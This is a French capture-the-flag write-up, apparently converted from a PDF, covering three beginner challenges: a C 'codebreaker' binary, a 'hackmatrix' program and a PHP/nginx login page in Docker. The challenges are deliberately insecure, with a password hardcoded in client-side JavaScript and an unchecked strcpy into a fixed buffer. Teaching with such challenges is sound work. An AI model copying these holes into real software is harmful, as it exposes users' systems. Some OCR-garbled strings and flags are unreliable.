    ("\nEnvoi d'une requête 'Ping' 127.0.0.1 avec 32 octets de données :\n");
  for (int i = 0; i < 4; i++)
    {
      printf ("Réponse de 127.0.0.1 : octets=32 temps<1ms TTL=64\n");
    }

  printf ("\nStatistiques Ping pour 127.0.0.1:\n");
  printf("    Paquets : envoyC)s = 4, reC'us = 4, perdus = 0 (perte 0%%),\n");
  printf ("Durée approximative des boucles en millisecondes :\n");
  printf ("    Minimum = 0ms, Maximum = 0ms, Moyenne = 0ms\n");
}

char *
troll (const char *input)
{
  char *output = malloc (strlen (input) + 1);
  for (int i = 0; input[i]; i++)
    {
      char c = input[i];
      if ('A' <= c && c <= 'Z')
    output[i] = ((c - 'A' + 13) % 26) + 'A';
      else if ('a' <= c && c <= 'z')
    output[i] = ((c - 'a' + 13) % 26) + 'a';
      else
    output[i] = c;
    }
  output[strlen (input)] = '\0';
  return output;
}

unsigned int FletcherChecksum(unsigned char *data, int len) {
    unsigned int sum1 = 0, sum2 = 0;
    for (int index = 0; index < len; ++index) {
        sum1 = (sum1 + data[index]) % 255555;
        sum2 = (sum2 + sum1) % 255555;
    }
    return (sum2 << 8) | sum1;
}

int main (int argc, char **argv)
```

```
PROBLEMS    OUTPUT    DEBUG CONSOLE    TERMINAL

┌──(seb㉿kali)-[~/Téléchargements]
└─$ ./codebreaker.exe AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Argument trop long ! Le flag est : 10JNFKD2628SPMMLODDA
```

Ajout d'un petit rabbithole pour ping les windowsiens (a noter que le ttl indique que c'est windows dans un programme elf) :

```
┌──(seb㉿kali)-[~/Téléchargements]
└─$ ./codebreaker.exe ping

Envoi d'une requête 'Ping' 127.0.0.1 avec 32 octets de données :
Réponse de 127.0.0.1 : octets=32 temps<1ms TTL=64
Réponse de 127.0.0.1 : octets=32 temps<1ms TTL=64
Réponse de 127.0.0.1 : octets=32 temps<1ms TTL=64
Réponse de 127.0.0.1 : octets=32 temps<1ms TTL=64

Statistiques Ping pour 127.0.0.1:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 0ms, Moyenne = 0ms
```

Je rajoute un commentaire dans le code pour que on comprenne ce qu'on doit faire des 2 partie du flag :

```
//NHM2I{decrypted_flag_invert+fletcherchecksum_invert}
```

Walkthrough

Tout d'abord je trouve comment afficher la chaine de caractère inversée :

Je vois dans le code une condition plus grand qu'un nombre, cela m'interpelle :

```
    if (len > 64)
        {
            printf ("Argument trop long ! Le flag est : %s\n", decrypted_flag);
            return 1;
        }
```

Testons :

```
┌──(seb㉿kali)-[~/Téléchargements]
└─$ ./codebreaker.exe AAAAAA
Mauvaise entrée !

┌──(seb㉿kali)-[~/Téléchargements]
└─$ ./codebreaker.exe AAAAAAAAAAAAAAAAAAA
Mauvaise entrée !

┌──(seb㉿kali)-[~/Téléchargements]
└─$ ./codebreaker.exe AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Mauvaise entrée !

┌──(seb㉿kali)-[~/Téléchargements]
└─$ ./codebreaker.exe AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Argument trop long ! Le flag est : 10JNFKD2628SPMMLODDA
```

on modifie le programme pour afficher le fletcher checksum :


```
#include <stdio.h>
#include <string.h>
```

```c
#include <stdlib.h>

void
simulate_ping ()
{
  printf
    ("\nEnvoi d'une requête 'Ping' 127.0.0.1 avec 32 octets de données
:\n");
  for (int i = 0; i < 4; i++)
    {
      printf ("Réponse de 127.0.0.1 : octets=32 temps<1ms TTL=64\n");
    }

  printf ("\nStatistiques Ping pour 127.0.0.1:\n");
  printf("    Paquets : envoyC)s = 4, reC'us = 4, perdus = 0 (perte
0%%),\n");
  printf ("Durée approximative des boucles en millisecondes :\n");
  printf ("    Minimum = 0ms, Maximum = 0ms, Moyenne = 0ms\n");
}

char *
troll (const char *input)
{
  char *output = malloc (strlen (input) + 1);
  for (int i = 0; input[i]; i++)
    {
      char c = input[i];
      if ('A' <= c && c <= 'Z')
    output[i] = ((c - 'A' + 13) % 26) + 'A';
      else if ('a' <= c && c <= 'z')
    output[i] = ((c - 'a' + 13) % 26) + 'a';
      else
    output[i] = c;
    }
  output[strlen (input)] = '\0';
  return output;
}

unsigned int FletcherChecksum(unsigned char *data, int len) {
    unsigned int sum1 = 0, sum2 = 0;
    for (int index = 0; index < len; ++index) {
        sum1 = (sum1 + data[index]) % 255555;
        sum2 = (sum2 + sum1) % 255555;
```

```
    }
    return (sum2 << 8) | sum1;
}

int main (int argc, char **argv)
{
  if (argc <= 1)
    {
      printf ("Usage: %s input\n", argv[0]);
      return 1;
    }

  if (strcmp (argv[1], "ping") == 0)
    {
      simulate_ping ();
      return 0;
    }

    char *input = "fdkdfvlpdfokjivdndfbdfgdfg225dfdv";
    unsigned int checksum = FletcherChecksum((unsigned char *)input,
strlen(input));
    printf("Fletcher Checksum: %u\n", checksum);

    char *encrypted_flag = "10WASXQ2628FCZZYBQQN";
    char *decrypted_flag = troll (encrypted_flag);

    char *buffer = malloc (64 * sizeof (char));
    size_t len = strlen (argv[1]);
    if (len > 64)
        {
          printf ("Argument trop long ! Le flag est : %s\n",
decrypted_flag);
          return 1;
        }

  strcpy (buffer, argv[1]);

  if (strcmp (buffer, decrypted_flag) == 0)
    {
      printf ("Flag : %s\n", decrypted_flag);
    }
  else
    {
```

```
      printf ("Mauvaise entrC)e !\n");
    }

  free (buffer);
  free (decrypted_flag);

  return 0;
}
```

On ajoute une ligne pour print le fletcher checksum :



On me dit dans l'énoncer de inverser le flag et d'inverser le checksum.

On construit un programme pour inversé les chaines de caractères :

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void reverse_string(char *str) {
    int length = strlen(str);
    int start = 0;
    int end = length - 1;

    while (start < end) {
        char temp = str[start];
        str[start] = str[end];
        str[end] = temp;
        start++;
        end--;
    }
}

int main() {
    char input[] = "14827227";
    reverse_string(input);
```

```
    printf("La chaîne inversée est : %s\n", input);

    return 0;
}

//Variable inversée : 10JNFKD2628SPMMLODDA
//Variable normal : ADDOLMMPS8262DKFNJ01
//Fletcher Checksum: 14827227
//Fletcher Checksum Invert : 72272841
//FLAG : NHM2I{ADDOLMMPS8262DKFNJ0172272841}
```

Je comprend le bon format du flag attendu en remettant dans l'ordre les informations obtenues :

```
//NHM2I{decrypted_flag_invert+fletcherchecksum_invert}
```

Le flag est : NHM2I{ADDOLMMPS8262DKFNJ0172272841}

HACKMATRIX (Facile)

Nom du challenge : hackmatrix

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Conception


```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int sum(int n) {
    int s = 0;
    while (n > 0) {
        s += n % 10;
        n /= 10;
    }
    return s;
}
int divide(int a, int b) {
    return a / b;
}
int main(int argc, char **argv) {
    if (argc <= 1) {
        printf("Usage: %s input\n", argv[0]);
```

```
        return 1;
    }
    char *pastis = "b804e4b8";
    char *foobar = "2946b47f";
    char *blah= "e03326d6";
    char *foo = "093736bb";
    char *x = malloc(33 * sizeof(char));
    strcpy(x, blah);
    strcat(x, foo);
    strcat(x, foobar);
    strcat(x, pastis);
    if (strcmp(argv[1], x) == 0) {
        printf("Flag : MATRIX763C{%s_%s_%s_%s}\n", blah, foo, foobar,
pastis);
    } else {
        printf("Mauvaise entrée !\n");
        int a = 10;
        int b = 5;
        printf("Somme des chiffres de %d : %d\n", a, sum(a));
        printf("%d / %d = %d\n", a, b, divide(a, b));
        int flag = 0;
        printf("Flag : MATRIX763C{%d}\n", flag);
    }
    free(x);
    return 0;
}
```

Usage :


```
/*
┌──(root㉿kali)
└─# sudo apt-get install libssl-dev
┌──(root㉿kali)
└─# ./MatrixCodeBreakerMedium.exe e
Mauvaise entrée !
Somme des chiffres de 10 : 1
10 / 5 = 2
flag : 0

┌──(root㉿kali)
└─# ./MatrixCodeBreakerMedium.exe e03326d6093736bb2946b47fb804e4b8
Flag : MATRIX763C{e03326d6_093736bb_2946b47f_b804e4b8}
*/
```

Test de bon fonctionnement :



Walkthrough

Je test l'usage normal du programme :



En regardant le code je vois qu'il faut appeler le programme avec 4 variables, blah, foo, foobar et pastis et ca me renvoit le flag déguisé. Il faut alors remplacer MATRIX763C{} par NHM2I{}.

Flag : NHM2I{e03326d6_093736bb_2946b47f_b804e4b8}

WEB

GET PASSWORD (intro)

Nom du challenge : get password

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Conception

Installation de PHP8.2-FPM et de NGINX

```
sudo apt update && sudo apt full-upgrade && sudo apt install nginx php8.2-fpm
```

Le fichier de configuration de nginx :

vim /etc/nginx/sites-available/password-challenge.conf

```
server {
    listen 89;
    server_name 127.0.0.1;

    root /usr/share/nginx/html;
    index password-login.html;
```

```
    location / {
        try_files $uri $uri/ /index.php$is_args$args;
    }

    location ~ \.php$ {
        include snippets/fastcgi-php.conf;
        fastcgi_pass unix:/run/php/php8.2-fpm.sock;
    }

    location /password-login.html {
        try_files $uri $uri/ /password-login.php$is_args$args;
    }

    location /password-script.js {
        try_files $uri $uri/ /password-script.js;
    }

    location /password-login.php {
        include snippets/fastcgi-php.conf;
        fastcgi_pass unix:/run/php/php8.2-fpm.sock;
        fastcgi_param SCRIPT_FILENAME /usr/share/nginx/html/password-
login.php;
    }

    location /password-success.php {
        include snippets/fastcgi-php.conf;
        fastcgi_pass unix:/run/php/php8.2-fpm.sock;
        fastcgi_param SCRIPT_FILENAME /usr/share/nginx/html/password-
success.php;
    }
}
```

Pour activer le site, on va créer un lien symobolique dans le repertoire /etc/nginx/sites-enabled/ :

```
sudo ln -s /etc/nginx/sites-available/password-challenge.conf
/etc/nginx/sites-enabled/
```

On redémarre le serveur pour prise en compte des modifications :

```
sudo systemctl restart nginx
```

On se déplace dans le dossier ou on va créer tous nos fichiers pour le site web :

```
cd /usr/share/nginx/html
```

HTML (password-login.html) :

```
<!DOCTYPE html>
<html>
<head>
  <title>Login Form</title>
  <style>
    html { color-scheme: light dark; }
    body { width: 35em; margin: 0 auto;
    font-family: Tahoma, Verdana, Arial, sans-serif; }
    </style>
</head>
<body>
  <h1>Login Form</h1>
  <form>
    <input type="text" name="username" placeholder="Username">
    <input type="password" name="password" placeholder="Password">
    <button type="submit">Login</button>
  </form>

  <script src="password-script.js"></script>
  <script>
        var username = 'admin';
        var password =
String.fromCharCode(0x61,%200x6c,%200x65,%200x72,%200x74,%200x28,%200x27,%20
0x35,%200x65,%200x61,%200x62,%200x34,%200x39,%200x63,%200x37,%200x2d,%200x61
,%200x32,%200x39,%200x66,%200x2d,%200x34,%200x33,%200x39,%200x31,%200x2d,%20
0x61,%200x30,%200x30,%200x33,%200x2d,%200x30,%200x34,%200x65,%200x66,%200x65
,%200x63,%200x35,%200x39,%200x62,%200x64,%200x61,%200x39,%200x27,%200x29);
    </script>
</body>
</html>
```

JavaScript (password-script.js) :

```
const form = document.querySelector("form");

form.addEventListener("submit", function(e) {
  e.preventDefault();

  const username = form.elements.username.value;
  const password = form.elements.password.value;

  const xhr = new XMLHttpRequest();
```

```
  xhr.open("POST", "password-login.php");
  xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  xhr.onreadystatechange = function() {
    if (this.readyState === XMLHttpRequest.DONE && this.status === 200) {
      const response = JSON.parse(this.responseText);
      if (response.success) {
        window.location.href = "password-success.php";
      } else {
        alert(response.message);
      }
    }
  };

  const data = "username=" + encodeURIComponent(username) + "&password=" +
encodeURIComponent(password);
  xhr.send(data);
});
```

PHP (password-success.php) :

```
<?php
session_start();

if (!isset($_SESSION["authenticated"]) || !$_SESSION["authenticated"]) {
  header("Location: password-login.php");
  exit; // arrête l'exécution du script ici
}
else {
  // Si l'utilisateur est authentifié, le code HTML est exécuté ci-dessous
  ?>
  <!DOCTYPE html>
  <html>
  <head>
    <title>Success</title>
    <style>
      html { color-scheme: light dark; }
      body { width: 35em; margin: 0 auto;
      font-family: Tahoma, Verdana, Arial, sans-serif; }
    </style>
  </head>
  <body>
    <h1>Login Successful</h1>
    <p>Bravo ! Vous êtes bien authentifié en tant que admin. NHM2I{5eabdicg-
abf-4391-a003-0defecYbda9}</p>
```

```
  </body>
  </html>
  <?php
}
?>
```

PHP (password-login.php) :

```
<?php
session_start();

if ($_SERVER["REQUEST_METHOD"] == "POST") {
  $username = $_POST["username"];
  $password = $_POST["password"];

  // Vérification des informations d'identification
  if ($username === "admin" && $password === "5eab49c7-a29f-4391-a003-
04efec59bda9") {
    $_SESSION["authenticated"] = true;
    $response = array("success" => true, "message" => "Bravo :
NHM2I{5eabdicg-abf-4391-a003-0defecYbda9}");
  } else {
    $response = array("success" => false, "message" => "Invalid username or
password.");
  }

  // Envoi de la réponse JSON à la page web
  header('Content-Type: application/json');
  echo json_encode($response);
}
?>
```

Docker

Création du docker

On crée un dossier avec tous les scripts nécessaire :

```
┌──(root㉿seb)-[/home/seb/Téléchargements/php-nginx-docker]
└─# ll
total 28
-rw-r--r-- 1 root root 454 27 mars  11:03 dockerfile
-rw-r--r-- 1 root root 120 27 mars  10:31 entrypoint.sh
-rw-r--r-- 1 root root 475 27 mars  10:52 nginx.conf
-rw-r--r-- 1 root root 964 27 mars  10:36 password-login.html
-rw-r--r-- 1 root root 633 27 mars  10:38 password-login.php
-rw-r--r-- 1 root root 820 27 mars  10:37 password-script.js
-rw-r--r-- 1 root root 664 27 mars  10:38 password-success.php
```

Construire l'image Docker avec le nom 'mon-projet-php-nginx'

```
docker build -t mon-projet-php-nginx .
```


```
┌──(root㉿seb)-[/home/seb/Téléchargements/php-nginx-docker]
└─# docker build -t mon-projet-php-nginx .

Sending build context to Docker daemon  10.24kB
Step 1/8 : FROM php:8.2-fpm
 ---> 54fc521961b9
Step 2/8 : RUN apt-get update && apt-get install -y nginx
 ---> Using cache
 ---> c59720353ebb
Step 3/8 : COPY nginx.conf /etc/nginx/nginx.conf
 ---> Using cache
 ---> 784ba43bfd07
Step 4/8 : COPY . /usr/share/nginx/html
 ---> 47d9a95c9d3d
Step 5/8 : EXPOSE 80
 ---> Running in ff9db06869ce
Removing intermediate container ff9db06869ce
 ---> 1b227d00ea08
Step 6/8 : COPY entrypoint.sh /entrypoint.sh
 ---> 4d3e0e0a8966
Step 7/8 : RUN chmod +x /entrypoint.sh
 ---> Running in 249d42442f59
Removing intermediate container 249d42442f59
 ---> f73580b835e0
Step 8/8 : CMD ["/entrypoint.sh"]
 ---> Running in 80870fe2ed9c
Removing intermediate container 80870fe2ed9c
 ---> d7c03c4bcc47
Successfully built d7c03c4bcc47
Successfully tagged mon-projet-php-nginx:latest
```

Démarrer le conteneur à partir de l'image que on vient de construire :

```
docker run -d -p 8080:80 --name mon-conteneur-php-nginx mon-projet-php-nginx
```

Vérifier que le docker est up :

Valider l'accès au docker :



On modifi à l'intérieur du docker.

vim /etc/nginx/nginx.conf

```
root@4498db9e76b0:/etc/nginx# cat nginx.conf
events {
    worker_connections 1024;
}

http {
    include /etc/nginx/mime.types;
    default_type  application/octet-stream;

    access_log /var/log/nginx/access.log;
    error_log /var/log/nginx/error.log;

    sendfile on;
```

```
    tcp_nopush on;
    tcp_nodelay on;
    keepalive_timeout 65;
    types_hash_max_size 2048;

    include /etc/nginx/conf.d/*.conf;
    include /etc/nginx/sites-enabled/*;

    server {
        listen 80;
        server_name _;

        root /usr/share/nginx/html;
        index password-login.html;

        location / {
            try_files $uri $uri/ /index.php$is_args$args;
        }

        location ~ \.php$ {
            include snippets/fastcgi-php.conf;
            fastcgi_pass unix:/run/php/php8.2-fpm.sock;
        }

        location /password-login.html {
            try_files $uri $uri/ /password-login.php$is_args$args;
        }

        location /password-script.js {
            try_files $uri $uri/ /password-script.js;
        }

        location /password-login.php {
            include snippets/fastcgi-php.conf;
            fastcgi_pass unix:/run/php/php8.2-fpm.sock;
            fastcgi_param SCRIPT_FILENAME /usr/share/nginx/html/password-
login.php;
        }

        location /password-success.php {
            include snippets/fastcgi-php.conf;
            fastcgi_pass unix:/run/php/php8.2-fpm.sock;
            fastcgi_param SCRIPT_FILENAME /usr/share/nginx/html/password-
```

```
success.php;
        }
    }
}
```

On configure le fichier password-challenge.conf :

```
root@4498db9e76b0:/etc/nginx# cd /etc/nginx/sites-available/
root@4498db9e76b0:/etc/nginx/sites-available# ls
password-challenge.conf
root@4498db9e76b0:/etc/nginx/sites-available# cat password-challenge.conf
server {
    listen 80;
    server_name 127.0.0.1;

    root /usr/share/nginx/html;
    index password-login.html;

    location / {
        try_files $uri $uri/ /index.php$is_args$args;
    }

    location ~ \.php$ {
        include snippets/fastcgi-php.conf;
        fastcgi_pass 127.0.0.1:9000;
    }

    location /password-login.html {
        try_files $uri $uri/ /password-login.php$is_args$args;
    }

    location /password-script.js {
        try_files $uri $uri/ /password-script.js;
    }

    location /password-login.php {
        include snippets/fastcgi-php.conf;
        fastcgi_pass 127.0.0.1:9000;
        fastcgi_param SCRIPT_FILENAME /usr/share/nginx/html/password-
login.php;
    }

    location /password-success.php {
        include snippets/fastcgi-php.conf;
```

```
        fastcgi_pass 127.0.0.1:9000;
        fastcgi_param SCRIPT_FILENAME /usr/share/nginx/html/password-
success.php;
    }
}
```

Pour activer le site, on va créer un lien symobolique dans le repertoire /etc/nginx/sites-enabled/ :

```
sudo ln -s /etc/nginx/sites-available/password-challenge.conf
/etc/nginx/sites-enabled/
```

Dans notre cas, la configuration PHP-FPM utilise TCP/IP au lieu d'un socket Unix. On doit modifier la configuration Nginx pour qu'elle corresponde à cette configuration.

On edite le fichier nginx (`/etc/nginx/sites-available/password-challenge.conf`) et on va modifier les lignes `fastcgi_pass` dans chaque bloc de localisation PHP pour utiliser l'adresse IP et le port qui correspond au fichier du php-fpm à la ligne listen = 127.0.0.1:9000.

Remplacement de cette ligne : `fastcgi_pass unix:/run/php/php8.2-fpm.sock;`

Par cette ligne : `fastcgi_pass 127.0.0.1:9000;`

Le fichier du php-fpm pour reperer la ligne listen = :

`root@4498db9e76b0:/etc/nginx/sites-available# vim /usr/local/etc/php-fpm.d/www.conf`


`listen = 127.0.0.1:9000`

On relance le service nginx :

`root@4498db9e76b0:/etc/nginx/sites-available# nginx -s reload`


Walkthrough

On arrive sur une page de login :



On tente admin/admin :

Erreur :



On remarque dans le code source deux variables login en clair et le password en chiffrer :

```
<!DOCTYPE html>
<html>
<head>
  <title>Login Form</title>
  <style>
    html { color-scheme: light dark; }
    body { width: 35em; margin: 0 auto;
    font-family: Tahoma, Verdana, Arial, sans-serif; }
    </style>
</head>
<body>
  <h1>Login Form</h1>
  <form>
    <input type="text" name="username" placeholder="Username">
    <input type="password" name="password" placeholder="Password">
    <button type="submit">Login</button>
  </form>

  <script src="password-script.js"></script>
  <script>
        var username = 'admin';
        var password = String.fromCharCode(0x61,%200x6c,%200x65,%200x72,
    </script>
</body>
</html>
```

